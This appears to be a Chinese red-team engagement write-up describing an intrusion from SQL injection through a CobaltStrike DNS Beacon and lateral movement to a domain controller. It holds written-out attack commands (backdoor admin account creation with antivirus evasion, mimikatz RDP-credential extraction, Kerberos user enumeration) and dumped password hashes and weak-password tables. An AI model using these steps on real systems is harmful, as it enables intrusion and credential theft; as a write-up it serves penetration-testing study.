
从 DNSBeacon 到域控_酒仙桥六号部队 - MdEditor

> 从 DNSBeacon 到域控


以下是某次红蓝对抗过程中的一次记录，项目特点是内网服务器对外只能通 DNS 协议。



站库分离 Getshell

碰到的这个站比较奇葩，采用的是 php+SQLSever 架构。

首先，在资产某处发现存在 SQL 注入，数据库类型是 SQLServer，并且当前用户为 sa 管理用户。



通过 sqlmap 的 --os-shell 调用 xp_cmdshell 执行系统命令获得权限，执行完命令后发现当前仅仅是普通 service 用户的权限。

于是想通过执行 powershell 命令弹回一个 CobaltStrike 的 shell，发现报错，提示无法连接到远程服务器。


猜测目标机器可能不通外网，Ping baidu 看看结果，发现只有 DNS 协议能出网。

那么现在的思路就是通过找到目标网站路径，然后写入 webshell，获取权限。

这里我们找网站路径的思路是通过找网站上一个特殊的文件名，然后利用 windows 下查找文件的语法 (dir /s /b c:\test.txt) 来进行查找。


首先，找到网站上一个比较特殊一点的文件名。

执行命令查找：dir /s /b c:\checkform.js 。发现均未找到，于是怀疑该网站站库分离。



执行 sqlmap 的 --sql-shell 参数，运行 SQL 语句验证是否站库分离，果不其然，该站点采用了站库分离。

```
select host_name()
select @@servername
```



我们现在通过注入获取到的是内网数据库服务器的权限，并且由于该机器对外只通 DNS 协议，故没有比较好的办法弹回该数据库服务器的 shell。

我们现在只有寄希望于通过 SQL 注入读取网站的账号密码，然后登录后台，寻找 getshell 的点了。最终，通过读取数据库，找到了网站后台的账号密码。

U_LoginName	U_Password
[redacted]	F1D4C091E302EF86297DE400EB27B826
[redacted]	46AD7C442C8C853D315291B203A7CFB0
[redacted]	004315AFCE5CA446109BA49B0500A732
[redacted]	358ABDA1AABD00060C89EE1B68F21F59
[redacted]	D3B80BC91BF44B815157F5BD14D3863D
[redacted]	28F86394BBC6FCCB7AB59D84A07E3CC8
[redacted]	83F2901286494E8C03BE2EBAFAC277FB
[redacted]	605DB5E2BE9C035B84862D5E2234BD5C
[redacted]	11AE83A3F7F6580351F79BCD08E3850A
[redacted]	34979A1DF57341F51E2854BC1D443952
[redacted]	A4B187FF86FE8E4EBAEBCDE13BEBE277
[redacted]	757D32EFA8422B35F1431BE596E29912
[redacted]	C6F5A386CE485391F6EF772CA9638118
[redacted]	7BFD297842F38435CDB8BDA47307ECE4
[redacted]	16D7A4FCA7442DDA3AD93C9A726597E4 (test1234)
[redacted]	C8837B23FF8AAA8A2DDE915473CE0991 (123321)

用读取的账号密码登录后台，在后台找到一上传点，但是该上传处后缀白名单限制以及文件内容检测，只能上传图片格式的文件。最终，通过 上传图片木马 + 解析漏洞组合利用，成功获取服务器权限。

利用 DNS Beacon 弹 shell

而后上传冰蝎马，获得更直观的命令执行界面。为了更好的进行内网渗透，想弹回一个 CobaltStrike 类型的 shell。但是通过执行 ping baidu 发现，该机器也是只对外通 DNS 协议，所以我们得制作一个 DNS Beacon 类型的木马。


制作 DNS Beacon 步骤如下：

1. 准备一台 VPS 服务器 (可以直接使用我们的 CS 服务器)，该机器的 53 端口一定要对外开放。然后准备好一个域名。
2. 配置域名的解析记录，创建 A 记录和 NS 记录。A 记录解析到 VPS 服务器上，NS 记录解析到 A 记录上。
3. CS 开启监听 DNS Beacon，DNS Hosts 填我们的 NS 记录，DNS Host(Stager) 填我们的 A 记录。
4. 生成 DNS 木马，生成的木马类型是 Windows Executable(S)。如果木马机器有杀软，可以先生成 shellcode，然后免杀编译。
5. 执行木马上线。

通过上传免杀的 dns 木马，执行上线成功。默认上线是黑框框，也执行不了命令。

执行以下两条命令，即可正常显示并执行命令。

```
checkin
mode dns-txt
```



由于是 WinServer2012 的机器，故只能抓取到密码的哈希。

现在我们想远程 RDP 连接到该机器。但是有几个问题：

- 主机 3389 端口未开放，所以需要手动给他开放。
- 未抓取到目标主机的账号密码明文，所以需要手动创建账号。但是该主机存在杀软，所以需要绕过杀软执行创建账号命令。

开启 3389 端口


WinServer2012 开启 3389 端口命令如下：

```
wmic /namespace:\\root\cimv2\terminalservices path win32_terminalservicesett
```

argue 参数绕过杀软

目标机器存在杀软，直接执行创建用户命令会被杀软报毒，所以我们需要使用 argue 参数绕过杀软，执行创建用户命令


```
argue net1 xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
argue
execute net1 user hack Root111! /add
execute net1 localgroup administrators hack /add
```




挂代理

由于目标机器对外只通 DNS 协议，所以我们最好的选择是搭建一个 HTTP 协议的代理。


远程连接目标主机内网 ip 的 3389 端口，成功 RDP 连接。




翻阅目标机器目录，查找到之前注入的 SQLServer 数据库的账号密码。




通过 navicat 远程连接，翻阅数据库，发现该机器上数据库中还存有用户名和 MD5 加密后的一些密码。我们可以先收集这些用户名。



翻阅完数据库之后，执行 xp_cmdshell 提权。






由于数据库服务器对外只通 DNS 协议，但是在内网里面，可以与其他机器互通。所以通过在拿到的 web 服务器上放入我们的 DNS 木马，然后执行 xp_cmdshell 远程下载并执行，成功弹回数据库服务器的 CobaltStrike shell。


内网中继横向渗透

内网的所有机器对外都只通 DNS 协议，所以我们进行内网横向渗透需要以获取到的 web 服务器作为中继监听，进行内网横向渗透。

在获取到的 web 服务器上执行中继监听。



目前获取到的只是数据库服务器的普通 network service 权限，我们现在需要提权到管理员权限。使用 CobaltStrike 的插件进行提权，然后监听器选择刚刚创建的 zhongji。执行后，成功获取到管理员权限。由于是 WinServer2008 的机器，运行 mimikatz，得到明文账号密码。



目前我们已经拿到了两台服务器的管理员权限了。并且一台服务器是明文账号密码，一台服务器是密码哈希。现在我们需要对内网进行更广阔的横向渗透了。现在获取的两台机器都在 192.168 网段。但是我们扫描的时候还需要探测 10.0 网段和 172.16 网段。

对内网进行 MS17-010 探测攻击，成功攻下 3 台服务器，均在 192.168 网段。


对内网 445、1433、3306、6379 等端口进行扫描。

- 对开放了 445 端口的主机进行 SMB 爆破，利用刚刚读取到的明文账号密码。如果爆破成功，直接 psexec 远程弹一个 CobaltStrike shell 回来。这里获取到 3 台服务器权限，均在 192.168 网段。

弱口令列表

序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	192.168 [illegible] 83	SMB	445	admin	[illegible]		889
2	192.168 [illegible] 83	SMB	445	admin	[illegible]		707
1	192.168 [illegible] 21	SMB	445	Administrat[illegible]	[illegible]		516
2	192.168 [illegible] 136	SMB	445	Administrator	[illegible]		803


- 对于没爆破成功的主机，利用读取到的哈希进行哈希传递攻击。



- 对开放了 1433、3306 端口的主机，利用内网中获取到的账号密码进行数据库爆破。如果爆破成功，再执行 UDF/XP_cmdshell 提权等操作。这里 MySQL 的 UDF 提权未执行成功，但是 xp_cmdshell 提权执行成功，获取了权限，在 10.0 网段。

- 对 6379 端口进行爆破，如果有未授权访问或弱口令并且是 Linux 主机的话，则直接尝试利用写入公钥提权。但是这里好多机器无写入权限，只获取到一台 Linux 主机权限，在 10.0 网段。


序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	[illegible]	SQLServer	1433	sa	lzjsa	08.00.2039	957
1	[illegible]	Redis	6379	/	Passw0rd	LENOVO-PC	2201
2	[illegible]	Redis	6379	/	admin	LENOVO-PC	2125
3	[illegible]	Redis	6379	/	admin	LENOVO-PC	2271
4	[illegible]	Redis	6379	/	空	LENOVO-PC	2087
5	[illegible]	Redis	6379	/	空	LENOVO-PC	2115
6	[illegible]	Redis	6379	/	admin	LENOVO-PC	2199
1	[illegible]	MySQL	3306	root	mysql	5.7.21	2753
2	[illegible]	MySQL	3306	root	root	5.6.22	1289



经过内网中继横向渗透，已经拿到了 8 台 Windows 服务器和 1 台 Linux 服务器的权限了。但是，并没有找到在域内的机器。但是在前期的信息收集过程中，已经得知目标内网存在域环境：xxx.com，并且收集到了域控的 IP 地址。后来在 10.0 的机器上发现可以 ping 通域控的地址。


域内用户枚举

在 10.0 的机器上发现可以 ping 通域控后，在该机器上挂代理，准备对域内的用户进行枚举。用户名使用之前在数据库中收集到的用户名 + 我的超强用户名字典 (针对国内用户进行收集的用户名字典，一共两万多条)。



通过域内用户名枚举，一共枚举出了一百多个域内用户名。


```
nmap -sT -Pn -p 88 --script krb5-enum-users --script-args krb5-enum-users.re
```



域内用户密码碰撞

获取到了域内用户名之后，再查看哪些用户名在之前拿到的数据库中，找到其对应的 MD5 密码去在线网站解密，尝试碰撞。最后，终于碰撞出一个属于信息管理部人员的域账号。

然后，使用该域用户远程 RDP 连接开放了 3389 端口的域内主机，立马弹回一个 dns beacon 的 shell，并且进行域内信息查询，发现该域账号只是普通域用户。




当执行了 net group "domaian computers" /domain 后，发现了与刚刚破解的用户名相同的主机名。于是可以猜测到，这台机器应该是这个用户的个人办公机。扫描了一下端口，该机器开放了 3389 端口。

于是等到了中午十二点的时候 (这时候是饭点)，远程 RDP 登录该主机，进行快速的信息查找。

RDP 凭据账号密码提取

当执行以下命令之后，发现该机器上存有登录到域内其他机器的 RDP Session。

```
#查看mstsc的连接纪录
cmdkey /list
#查找本地的Credentials:
dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
```




于是乎上传 mimikatz，使用本地提权漏洞，提到 system 权限，执行以下命令，成功获取到该 RDP 凭据中保存的用户名密码。


```
exp.exe mimikatz.exe
privilege::debug
dpapi::cred /in:C:\Users\xx\AppData\Local\Microsoft\Credentials\RDP Session
sekurlsa::dpapi
dpapi::cred /in:C:\Users\xxx\AppData\Local\Microsoft\Credentials\RDP Session
```

拿下域控


查询该用户名所属组，发现在管理员组中。



发现域控 3389 端口开着，直接 RDP 登录域控。



查看域内主机个数，3807 台，到此，项目结束。Game Over!



总结

本次项目最主要的特点是内网的主机对外都只能通 DNS 协议，所以我们需要利用 DNS Becaon 弹 shell 回来。在进行内网横向渗透的时候，需要以获取到权限的主机作为中继监听，进行内网横向。

1. 站库分离获取 web 服务器权限，然后通过 DNS Beacon 弹回 shell。
2. 内网连接数据库，翻阅数据库记录用户名和密码，xp_cmdshell 提权获取权限。
3. 内网中继横向渗透获取到 9 台服务器权限。
4. 域内用户名枚举，枚举出一百多个用户名，并且通过密码碰撞得到信息管理员人员域内用户名密码。
5. 登录域内任意主机，查询发现该人员的个人办公机器。
6. 趁着饭点连接该人员主机，从 RDP 凭据中获取到域管理员账号密码。
7. 直接使用该域管理员账号登录域控，GameOver。